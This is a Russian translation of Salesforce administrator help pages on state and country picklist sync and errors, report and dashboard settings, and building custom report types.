При сохранении записей со значениями раскрывающихся списков «Область» и «Страна» система Salesforce синхронизирует значения интеграции и кода записей для областей и стран. Пользователи не могут редактировать значения интеграции областей или стран на страницах сведений о записях. При необходимости значения интеграции областей или стран записей могут быть отредактированы только посредством бизнес-правил, кода Apex, интеграций API и т. д.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

Изменение	Результат
Пользователь обновляет код области или страны записи допустимым значением.	Система Salesforce обновляет значение интеграции области или страны записи для соответствия коду.
Пользователь обновляет значение интеграции области или страны записи допустимым значением.	Система Salesforce обновляет код области или страны записи для соответствия значению интеграции.
Пользователь удаляет код страны записи, но не удаляет соответствующий код области.	Система Salesforce удаляет код области записи, а также значения интеграции области и страны.
Пользователь создает или обновляет запись со значениями области и страны. Новая область не соответствует новой стране.	Изменения не сохраняются. Пользователю отображается сообщение об ошибке.
Пользователь обновляет значения интеграции и кода области или страны для текущей записи. Новые значения интеграции и кода не совпадают.	Изменения не сохраняются. Пользователю отображается сообщение об ошибке.
Пользователь создает запись с несовпадающими значениями интеграции и кода области или страны.	Система Salesforce обновляет значение интеграции новой записи для соответствия значению кода.

СМ. ТАКЖЕ:

- Разрешение пользователям выбирать страну и область в раскрывающихся списках
- Значения интеграции для раскрывающихся списков «Область» и «Страна»
- Сообщения об ошибках в раскрывающихся списках «Область» и «Страна»

Сообщения об ошибках в раскрывающихся списках «Область» и «Страна»

При сохранении записей, содержащих несовпадающие значения кода и текстовые значения для областей или стран, могут возникать разные ошибки. Данные сообщения об ошибках разъяснены ниже.

Ошибка	Причина
Поле содержит недопустимую страну	Код страны не соответствует текущей стране.
Данная страна может отображаться правильно, но содержит ошибку. Выберите нужную страну из списка доступных стран.	Значение интеграции страны не соответствует текущей стране. Или значение страны соотнесено с вариантом «Неизвестное значение» во время преобразования данных.
Поле содержит значение интеграции, которое не соответствует коду ISO	Значения кода и интеграции соответствуют разным областям или странам.
Область может быть выбрана только после выбора страны	Запись содержит значение кода области или интеграции, но не содержит код страны. Область не может быть сохранена без соответствующей страны.
Поле содержит область, которая не поддерживается выбранной страной	Значения кода области и интеграции соответствуют области другой страны.
Поле содержит недопустимую область	Код области не соответствует текущей области.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

СМ. ТАКЖЕ:

- Разрешение пользователям выбирать страну и область в раскрывающихся списках
- Значения интеграции для раскрывающихся списков «Область» и «Страна»
- Логика синхронизации полей раскрывающихся списков «Область» и «Страна»

Настройка отчетов и панелей мониторинга

Система позволяет настраивать отчеты и панели мониторинга согласно текущим требованиям пользователей относительно доставки данных.

Чтобы перейти на эту страницу, введите строку *«Отчеты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры отчетов и панелей мониторинга»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

Предоставление пользователям отчетов и панелей мониторинга доступа к функциям удобства

При необходимости включите или отключите некоторые функции пользовательского интерфейса, позволяющие повысить эффективность использования отчетов и панелей мониторинга. Данные параметры переопределяют только способ работы, поэтому не влияют на данные, возвращаемые в отчетах и панелях мониторинга.

Предоставление пользователям возможности подписки на уведомления об отчетах

Разрешите пользователям подписываться на отчеты для получения уведомлений при выполнении указанных ими показателей.

Настройка электронных уведомлений для отчетов и панелей мониторинга

Система позволяет выбирать способ уведомления пользователей об изменениях в используемых отчетах и панелях мониторинга.

Настройка типа настраиваемого отчета

Тип отчета определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета.

Включение расширенного общего доступа к отчетам и панелям мониторинга

При включении общего доступа к аналитике система Salesforce преобразует текущие уровни доступа пользователей к папкам в новые более подробные уровни доступа.

Настройка архивного трендинга

Чтобы предоставить пользователям доступ к отчетам по архивным трендам, воспользуйтесь фильтрами для настройки объема собираемых данных. Затем выберите нужные поля.

Обновление мастера отчетов

Конструктор отчетов, являющийся полнофункциональным графическим редактором, — это стандартный инструмент для создания и редактирования отчетов. Если организация все еще использует устаревший мастер отчетов, рекомендуем включить поддержку конструктора отчетов.

СМ. ТАКЖЕ:

Обновление мастера отчетов

Предоставление пользователям отчетов и панелей мониторинга доступа к функциям удобства

При необходимости включите или отключите некоторые функции пользовательского интерфейса, позволяющие повысить эффективность использования отчетов и панелей мониторинга. Данные параметры переопределяют только способ работы, поэтому не влияют на данные, возвращаемые в отчетах и панелях мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- Настройка приложения

Предоставление пользователям возможности просмотра плавающих заголовков отчетов

Плавающие заголовки отчетов позволяют отображать заголовки строк и столбцов при прокручивании результатов отчетов.

Предоставление пользователям возможности быстрого поиска панелей мониторинга

Средство поиска панелей мониторинга использует функцию автоматического заполнения для быстрого поиска нужных панелей мониторинга на вкладке «Панели мониторинга» путем ввода первых символов нужного имени в фильтр поиска.

Предоставление пользователям возможности публикации компонентов панели мониторинга в Chatter

Снимки компонентов панели мониторинга позволяют пользователям публиковать статические изображения компонентов панели мониторинга в ленты Chatter, делая снимки общедоступными.

Исключение отказа от ответственности за распространение конфиденциальной информации из отчетов

По умолчанию нижние колонтитулы отчетов содержат отказ от ответственности «Конфиденциальная информация: не распространять!». Отказ от ответственности напоминает пользователям о необходимости внимательного выбора аудитории во избежание возможности просмотра отчетов сторонними лицами. При необходимости отказ от ответственности может быть исключен из отчетов.

Показать расширенные диаграммы в Salesforce1

Отображает расширенные диаграммы пользователей в Salesforce1. Расширенные диаграммы подобны диаграммам в Lightning Experience: просмотр подробных сведений перед детализацией отчета, фильтрование отчетов касанием сегментов диаграммы, а также изменение типа диаграммы. Данная функция доступна во всех версиях Salesforce1.

Предоставление пользователям возможности просмотра плавающих заголовков отчетов

Плавающие заголовки отчетов позволяют отображать заголовки строк и столбцов при прокручивании результатов отчетов.

Плавающие заголовки отчетов позволяют пользователям прокручивать длинные отчеты до самого конца, не возвращаясь в начало страницы для просмотра заголовков столбцов.

Кроме того, плавающие заголовки поддерживают сортировку данных в соответствующих столбцах. В этом случае отчет обновляется, а пользователи переходят в начало страницы результатов.

Плавающие заголовки доступны для табличных, сводных и матричных отчетов.

1. Введите строку *«Отчеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры отчетов и панелей мониторинга»**.
2. Установите или снимите флажок **«Включить плавающие заголовки отчетов»**.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

Предоставление пользователям возможности быстрого поиска панелей мониторинга

Средство поиска панелей мониторинга использует функцию автоматического заполнения для быстрого поиска нужных панелей мониторинга на вкладке «Панели мониторинга» путем ввода первых символов нужного имени в фильтр поиска.

Все панели мониторинга, соответствующие введенному тексту, динамически отображаются в раскрывающемся списке. Сначала отображаются недавно просмотренные панели мониторинга, а затем все остальные панели мониторинга, отсортированные по папкам в алфавитном порядке. Первые 1 000 результатов отображаются в отдельном списке; остальные результаты отображаются по 500 записей на страницу. Пользователи могут просматривать панели мониторинга только в доступных папках. Чтобы использовать статический раскрывающийся список, снимите данный флажок.

Данный параметр включен по умолчанию.

1. Введите строку *«Отчеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры отчетов и панелей мониторинга»**.
2. Установите или снимите флажок **«Включить средство поиска панелей мониторинга»**.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

Предоставление пользователям возможности публикации компонентов панели мониторинга в Chatter

Снимки компонентов панели мониторинга позволяют пользователям публиковать статические изображения компонентов панели мониторинга в ленты Chatter, делая снимки общедоступными.

1. Убедитесь, что панели мониторинга поддерживают функцию отслеживания лент Chatter.
2. Введите строку *«Отчеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры отчетов и панелей мониторинга»**.
3. Установите или снимите флажок **«Включить снимки компонентов панели мониторинга»**.

Важное замечание: Данный параметр позволяет переопределять параметры доступности панели мониторинга и делать снимки доступными всем пользователям Chatter. Данный параметр позволяет быстро публиковать временные данные без добавления пользователей в папки панелей мониторинга. Однако пользователи могут непреднамеренно опубликовать важную или конфиденциальную информацию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

Исключение отказа от ответственности за распространение конфиденциальной информации из отчетов

По умолчанию нижние колонтитулы отчетов содержат отказ от ответственности «Конфиденциальная информация: не распространять!». Отказ от ответственности напоминает пользователям о необходимости внимательного выбора аудитории во избежание возможности просмотра отчетов сторонними лицами. При необходимости отказ от ответственности может быть исключен из отчетов.

1. Введите строку *«Параметры отчетов и панелей мониторинга»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры отчетов и панелей мониторинга»**.
2. Установите флажки **«Исключить отказ от ответственности из экспортированных отчетов»** и **«Исключить отказ от ответственности со страниц выполнения отчета и версии для печати»**.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- Настройка приложения

Показать расширенные диаграммы в Salesforce1

Отображает расширенные диаграммы пользователей в Salesforce1. Расширенные диаграммы подобны диаграммам в Lightning Experience: просмотр подробных сведений перед детализацией отчета, фильтрование отчетов касанием сегментов диаграммы, а также изменение типа диаграммы. Данная функция доступна во всех версиях Salesforce1.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»



После включения расширенных диаграмм они будут отображаться для всех пользователей в Salesforce1, независимо от приложения, используемого в полной версии сайта Salesforce — Lightning Experience или Salesforce Classic.

1. Введите строку *«Параметры отчетов и панелей мониторинга»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры отчетов и панелей мониторинга»**.
2. Выберите **Показать расширенные диаграммы в Salesforce1**.
3. Нажмите кнопку **«Сохранить»**.

Перед включением расширенных диаграмм обратите внимание на следующие ограничения.

- Расширенные диаграммы показывают только первые 200 группировок.
- На планшетах панели мониторинга всегда состоят из двух столбцов. На телефонах панели мониторинга состоят всегда из одного столбца.
- В панелях мониторинга для мобильных устройств в компонентах расширенных диаграмм не отображаются нижние колонтитулы, а вот заголовки и подзаголовки отображаются. Если в нижнем колонтитуле компонента есть важная информация, рассмотрите возможность ее переноса в заголовок или подзаголовок.
- Цветовая палитра расширенных диаграмм отличается от цветовой палитры устаревших диаграмм.

Предоставление пользователям возможности подписки на уведомления об отчетах

Разрешите пользователям подписываться на отчеты для получения уведомлений при выполнении указанных ими показателей.

1. В меню «Настройка» введите *«Уведомления об отчетах»* в поле «Быстрый поиск», затем выберите **«Уведомления об отчетах»**.
2. Чтобы включить уведомления об отчетах, установите соответствующий флажок.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- Настройка приложения

Настройка электронных уведомлений для отчетов и панелей мониторинга

Система позволяет выбирать способ уведомления пользователей об изменениях в используемых отчетах и панелях мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

1. В меню «Настройка» введите строку «*Электронные уведомления*» в поле «Быстрый поиск», затем выберите пункт **«Электронные уведомления»**.
2. Чтобы изменить уведомления организации, установите или снимите перечисленные ниже флажки.

   Разрешить отправку отчетов и панелей мониторинга пользователям портала
   Если данный параметр включен, то отчеты и панели мониторинга могут быть отправлены всем внутренним пользователям и пользователям портала, указанным в качестве получателей. Если данный параметр отключен, то уведомления об обновлении отчетов и панелей мониторинга могут получать только внутренние пользователи Salesforce.

   По умолчанию данный параметр отключен и доступен в версиях Enterprise Edition, Unlimited Edition и Performance Edition для организаций, использующих клиентский или партнерский портал.

   Использовать изображения, совместимые с Lotus Notes, в сообщениях эл. почты с панелями мониторинга
   Уведомления об обновлении панели мониторинга могут быть отправлены выбранным пользователям после выполнения запланированного обновления панели мониторинга. По умолчанию Salesforce отправляет изображения в электронных письмах панели мониторинга в виде файлов `.png` (Portable Network Graphic), которые не поддерживаются в Lotus Notes. Если включена опция «Использовать изображения, совместимые с Lotus Notes в электронной почте панели мониторинга >», в Salesforce будут использоваться изображения `.jpg`, поддерживаемые Lotus Notes при отправке электронной почты панели мониторинга. Данный параметр отображается только при наличии полномочия «Планирование панелей мониторинга».

   Прим.: Размер сообщений эл. почты панели мониторинга, содержащих изображения, которые поддерживаются приложением Lotus Notes, значительно больше, а качество изображений может быть ниже.

3. Нажмите кнопку **«Сохранить»**.

Настройка типа настраиваемого отчета

Тип отчета определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета.

Например, администратор может создать тип отчета, отображающий только заявки о приеме на работу, содержащие резюме; соответственно, заявки без резюме не отображаются. При необходимости администратор может задать отображение записей, которые *могут* иметь связанные записи (например, заявки с или без резюме). В этом случае отчеты, созданные на основе данного типа, отображают все заявки, независимо от наличия резюме.

При необходимости создайте типы настраиваемых отчетов, которые могут использоваться для составления отчетов по отчетам и панелям мониторинга организации. Чтобы определить тип настраиваемого отчета, выберите пункт «Отчеты» или «Панели мониторинга» в раскрывающемся списке «Основной объект» на странице «Создать тип настраиваемого отчета».

Совет: Ниже перечислены некоторые способы использования созданного типа отчета.

- Добавьте тип настраиваемого отчета в приложения, загруженные в каталог Force.com AppExchange.
- Пользователи, назначенные в качестве переводчиков и обладающие полномочием «Просмотр настройки и конфигурации», могут переводить типы настраиваемых отчетов с помощью средства перевода.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

1. Создание типа настраиваемого отчета

   Выберите основной объект, который должен поддерживаться новым типом отчета, а затем введите имя и описание. Чтобы временно скрыть данный тип отчета от пользователей, выберите режим «В разработке».

2. Добавление дочерних объектов в тип настраиваемого отчета

   Чтобы разрешить отчетам извлечение данных не только из основного объекта, рекомендуем добавить как минимум один связанный объект в тип отчета.

3. Создание макета поля для отчетов, созданных на основе типа настраиваемого отчета

   Чтобы выбрать стандартные и настраиваемые поля, доступные для отображения при создании или запуске отчета на основе типа настраиваемого отчета, определите тип настраиваемого отчета и выберите взаимосвязи объектов.

4. Управление типами настраиваемых отчетов

   Созданный тип настраиваемого отчета доступен для настройки, редактирования и удаления.

5. Ограничения для типов отчетов

   Данный раздел содержит некоторые ограничения, позволяющие гарантировать высокую производительность и доступность типов настраиваемых отчетов.

Создание типа настраиваемого отчета

Выберите основной объект, который должен поддерживаться новым типом отчета, а затем введите имя и описание. Чтобы временно скрыть данный тип отчета от пользователей, выберите режим «В разработке».

1. В разделе «Настройка» введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **«Типы отчетов»**.
2. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
3. Выберите нужное значение раскрывающегося списка «Основной объект».

   Совет:

   - Для выбора доступны все объекты, даже те, которые недоступны пользователю для просмотра. Данный алгоритм позволяет создавать типы отчетов для самых разных пользователей.
   - Основной объект не может быть изменен после сохранения типа отчета.
   - Если основным объектом типа отчета является настраиваемый или внешний объект, то удаление такого объекта инициирует автоматическое удаление типа отчета и всех отчетов, созданных на его основе.
   - Удаление объекта из типа отчета инициирует удаление всех ссылок на данный объект и связанные объекты из отчетов и панелей мониторинга, созданных на основе данного типа.

4. Заполните поля «Метка типа отчета» и «Имя типа отчета».

   Длина метки не должна превышать 50 символов. Данное имя используется интерфейсом SOAP API.

5. Введите описание типа настраиваемого отчета. Длина описания не должна превышать 255 символов.

   Описание должно быть содержательным и четко определять данные, доступные для отчетов. Например: *«Организации с контактами. Отчеты по организациям и их контактам. Организации без контактов не отображаются.»*.

6. Выберите категорию для хранения типа настраиваемого отчета.
7. Установите переключатель в поле «Статус развертывания».
   - Установите переключатель «В разработке», если выполняется редактирование или тестирование. Данный переключатель скрывает тип отчета и его отчеты ото всех пользователей, кроме пользователей с полномочием «Управление типами настраиваемых отчетов». Создание и выполнение отчетов посредством разрабатываемых типов отчетов доступно только при наличии данного полномочия.
   - Чтобы предоставить всем пользователям доступ к типу отчета, установите переключатель «Развернуто».

   Прим.: Параметр «Статус развертывания» типа настраиваемого отчета меняет значение «Развернуто» на значение «В разработке», если основным объектом является настраиваемый или внешний объект, параметр «Статус развертывания» которого меняется аналогичным образом.

8. Нажмите кнопку **«Далее»**.

Разработчик может редактировать тип настраиваемого отчета после выпуска управляемого пакета и добавлять новые поля. Подписчики получают данные изменения автоматически при установке новой версии управляемого пакета. Тем не менее разработчики не могут удалять объекты или поля из типа отчета после выпуска пакета. Если удалить поле в типе

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:
- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:
- Изменение всех данных

настраиваемого отчета, который входит в состав управляемого пакета, а удаленное поле использовалось в области или в группе, тогда отобразится сообщение об ошибке.

СМ. ТАКЖЕ:

Добавление дочерних объектов в тип настраиваемого отчета

Добавление дочерних объектов в тип настраиваемого отчета

Чтобы разрешить отчетам извлечение данных не только из основного объекта, рекомендуем добавить как минимум один связанный объект в тип отчета.

1. Щелкните поле под основным объектом.
2. Выберите дочерний объект.

   Поиск возвращает только связанные объекты.

   Совет: Чтобы ускорить поиск объектов, воспользуйтесь полем поиска.

3. Выберите один из указанных ниже критериев для каждого дочернего объекта.
   - Каждая запись "A" должна иметь как минимум одну связанную запись "B". Отчет отображает только родительские записи с дочерними записями.
   - Записи "A" могут иметь или не иметь связанные записи "B". Отчет отображает родительские записи, независимо от наличия дочерних записей.

   Если объект «Пользователи» является основным, выберите дочерние объекты по полю (например, «Организации (Ответственный за организацию)» или «Организации (Создано)»).

4. Добавьте не более трех дочерних объектов.

   Количество дочерних объектов определяется выбранным объектом.

5. Нажмите кнопку **«Сохранить»**.

Пример:

- Если объект А может иметь или не иметь объект Б, то все последующие объекты автоматически включают связь «с или без» для типа настраиваемого отчета. Например, если организации являются основным объектом, а контакты — дополнительным объектом, при этом организации могут иметь или не иметь контакты, то любые объекты третьего и четвертого порядка, добавленные в тип настраиваемого отчета, используют связь «с или без» по умолчанию.
- Если объект А не имеет объекта Б, то результаты отчета для объекта Б отображают пустые поля. Например, если пользователь выполняет отчет по организациям с контактами или без контактов, то результаты отчета по организациям без контактов отображают пустые поля контактов.
- Условие «ИЛИ» не может использоваться для фильтрации объектов отчета, объект А которого может иметь или не иметь объект Б. Например, при вводе критерия фильтрации *«"Имя организации" начинается с "M" ИЛИ "Личное имя контакта" начинается с "M"»* отображается сообщение об ошибке, уведомляющее о вводе недопустимого критерия фильтрации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:
- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:
- Изменение всех данных

- Параметр табличных отчетов «Ограничение строк» отображает только поля основного объекта для отчетов, созданных на основе типов настраиваемых отчетов, где объект А может иметь или не иметь объект Б. Например, отчет по организациям с контактами или без контактов отображает только поля организаций. Поля объектов после взаимосвязи «с или без» для типов настраиваемых отчетов не отображаются. Например, отчет «Организации с контактами с или без обращений» отображает только поля организаций и контактов. Более того, текущие отчеты могут не запускаться или пропускать параметр «Ограничение строк», если они созданы на основе типов настраиваемых отчетов, где обязательные взаимосвязи объектов заменены необязательными.

Создание макета поля для отчетов, созданных на основе типа настраиваемого отчета

Чтобы выбрать стандартные и настраиваемые поля, доступные для отображения при создании или запуске отчета на основе типа настраиваемого отчета, определите тип настраиваемого отчета и выберите взаимосвязи объектов.

Прим.: Настраиваемые поля отображаются в типах настраиваемых отчетов только после их добавления в соответствующий макет страницы.

1. Введите строку *«Типы отчетов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Типы отчетов»** и откройте страницу «Все типы настраиваемых отчетов».
2. Выберите нужный тип настраиваемого отчета и нажмите кнопку **«Редактировать макет»** в разделе «Поля, доступные для отчетов».

   Чтобы открыть окно предварительного просмотра полей, которые должны отображаться на странице «Выбрать столбцы» отчета, настроенного или запущенного на основе данного типа отчета, нажмите кнопку **«Предварительный просмотр макета»**.

   Прим.: Режим предварительного просмотра макета отображает все поля и объекты, включая поля и объекты, которые могут быть недоступны пользователям. Тем не менее, данные, хранящиеся в недоступных полях или объектах, недоступны.

3. Выберите поля справа и перетащите их в раздел слева.

   Совет: Чтобы просмотреть поля отдельного объекта, выберите нужный объект в раскрывающемся списке «Представление».

4. Чтобы открыть область наложения «Добавить поля посредством поиска», щелкните ссылку **«Добавить поля, связанные посредством поиска»**.

   Данная область позволяет добавлять поля посредством взаимосвязи «Поиск», созданной между объектом, выбранным в раскрывающемся списке «Представление», и другими объектами.

   - Поле поиска — это поле объекта, отображающее сведения из другого объекта. Например, поле организации «Имя контакта».
   - Тип настраиваемого отчета может содержать поля, доступные посредством поиска на четырех уровнях взаимосвязей «Поиск». Например, при использовании организаций доступны следующие уровни: ответственный за организацию, менеджер ответственного за организацию, роль менеджера и ее родительская роль.
   - Поиск позволяет добавлять только поля, связанные с объектами, добавленными в тип настраиваемого отчета. Например, при добавлении организаций в тип настраиваемого отчета система позволяет добавлять поля объектов, связанных с организациями посредством взаимосвязи «Поиск».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:
- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:
- Изменение всех данных

- Выбор поля поиска в области наложения «Добавить поля посредством поиска» может инициировать предоставление доступа к дополнительным полям поиска других объектов, поддерживающих взаимосвязь «Поиск». Например, при выборе поля обращений «Имя контакта» система позволяет выбрать поле контактов «Организация», так как организации связаны посредством взаимосвязи «Поиск» с контактами, которые связаны с обращениями посредством той же взаимосвязи.
- Поля, отображаемые в области наложения «Добавить поля посредством поиска», не охватывают поля поиска основных объектов. Например, если организации являются основным объектом для типа настраиваемого отчета, а контакты — дополнительным объектом, то область наложения «Добавить поля посредством поиска» не отображает поля поиска организаций в контактах.
- Поля, добавленные в макет посредством ссылки **«Добавить поля, связанные посредством поиска»**, автоматически добавляются в раздел объекта, где они являются полями поиска. Например, если поле «Контакт» добавляется как поле поиска в организациях, то поле «Контакт» автоматически добавляется в раздел «Организации». Тем не менее, поле может быть перемещено в любой раздел.
- Поля, добавленные посредством поиска, автоматически отображают значок поиска в макете поля для типа настраиваемого отчета.
- Чтобы сократить время поиска полей, необходимых для создания отчетов, сгруппируйте похожие поля в макетах полей для типов настраиваемых отчетов. При необходимости создайте разделы страницы, предназначенные для группирования полей, связанных друг с другом. Обратите внимание, что поля могут быть сгруппированы с целью соответствия определенным страницам сведений и типам записей.
- Если действия являются основным объектом для типа настраиваемого отчета, то поля поиска организаций в действиях могут быть добавлены только в макет выбора столбца для типа настраиваемого отчета.

5. При необходимости измените порядок отображения полей в разделах.

   Поля, которые не перемещаются в раздел, недоступны пользователям при создании отчетов на основе данного типа отчета.

6. Чтобы определить поля, добавленные в макет, отчет по умолчанию или макет посредством взаимосвязи «Поиск», нажмите кнопку **«Предварительный просмотр макета»** и воспользуйтесь условными обозначениями.

   Внимание: Пользователи могут просматривать поля сводного резюмирования в отчетах, содержащих данные из недоступных полей. Например, пользователь, которому недоступно поле продукта возможности «Цена», может просматривать поле отчетов по возможностям «Итоговая цена» при наличии доступа к полю «Итоговая цена».

7. Чтобы переименовать или определить поля, выбранные по умолчанию, выберите как минимум одно поле и нажмите кнопку **«Редактировать свойства»**.

   - Установите флажок «Флажок установлен по умолчанию» напротив нужных полей.

     Поля, выбранные по умолчанию, автоматически отображают значок флажка (✓) в макете поля для типа настраиваемого отчета.

   - Измените текст в поле «Показать как:» напротив нужного поля.

     Прим.: Переименованные поля стандартных объектов и переименованные стандартные объекты не отображаются переименованными в макете поля для типа настраиваемого отчета. Тем не менее, переименованные поля стандартных объектов и переименованные стандартные объекты отображают свои новые имена в отчете и на странице предварительного просмотра, доступной при нажатии кнопки **«Предварительный просмотр макета»**.

8. Чтобы переименовать раздел, щелкните ссылку **«Правка»** напротив нужного раздела. Чтобы создать раздел, нажмите кнопку **«Создать раздел»**.
9. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Создание типа настраиваемого отчета

Управление типами настраиваемых отчетов

Созданный тип настраиваемого отчета доступен для настройки, редактирования и удаления.

Введите строку *«Типы отчетов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Типы отчетов»**, чтобы открыть страницу «Все типы настраиваемых отчетов», на которой отображается список созданных в организации типов настраиваемых отчетов.

- Чтобы открыть страницу со списком, выберите нужное списковое представление в раскрывающемся списке «Просмотр». Чтобы создать собственное настраиваемое представление, щелкните ссылку **«Создать новое представление»**.
- Чтобы создать тип настраиваемого отчета, нажмите кнопку **«Создать тип настраиваемого отчета»**.
- Чтобы обновить имя, описание, категорию и статус развертывания типа настраиваемого отчета, щелкните ссылку **«Правка»** напротив имени нужного типа настраиваемого отчета.
- Чтобы удалить тип настраиваемого отчета, щелкните ссылку **«Удал.»** напротив имени нужного типа настраиваемого отчета. Все данные, хранящиеся в типе настраиваемого отчета, удаляются без возможности восстановления.

  Важное замечание: Удаление типа настраиваемого отчета инициирует удаление всех производных отчетов. Любые просматриваемые компоненты панели мониторинга, созданные на основе отчета, который использует удаленный тип настраиваемого отчета, отображают сообщение об ошибке.
- Чтобы просмотреть подробные сведения о типе настраиваемого отчета и выполнить дополнительные настройки, щелкните имя нужного типа настраиваемого отчета.

  Ниже перечислены действия, доступные после выбора типа настраиваемого отчета.
  - Обновите взаимосвязи объекта, отображаемые в отчете при выполнении из типа настраиваемого отчета.
  - Чтобы выбрать стандартные и настраиваемые поля, доступные для отображения при создании или выполнении из типа настраиваемого отчета, измените макет страницы типа настраиваемого отчета.
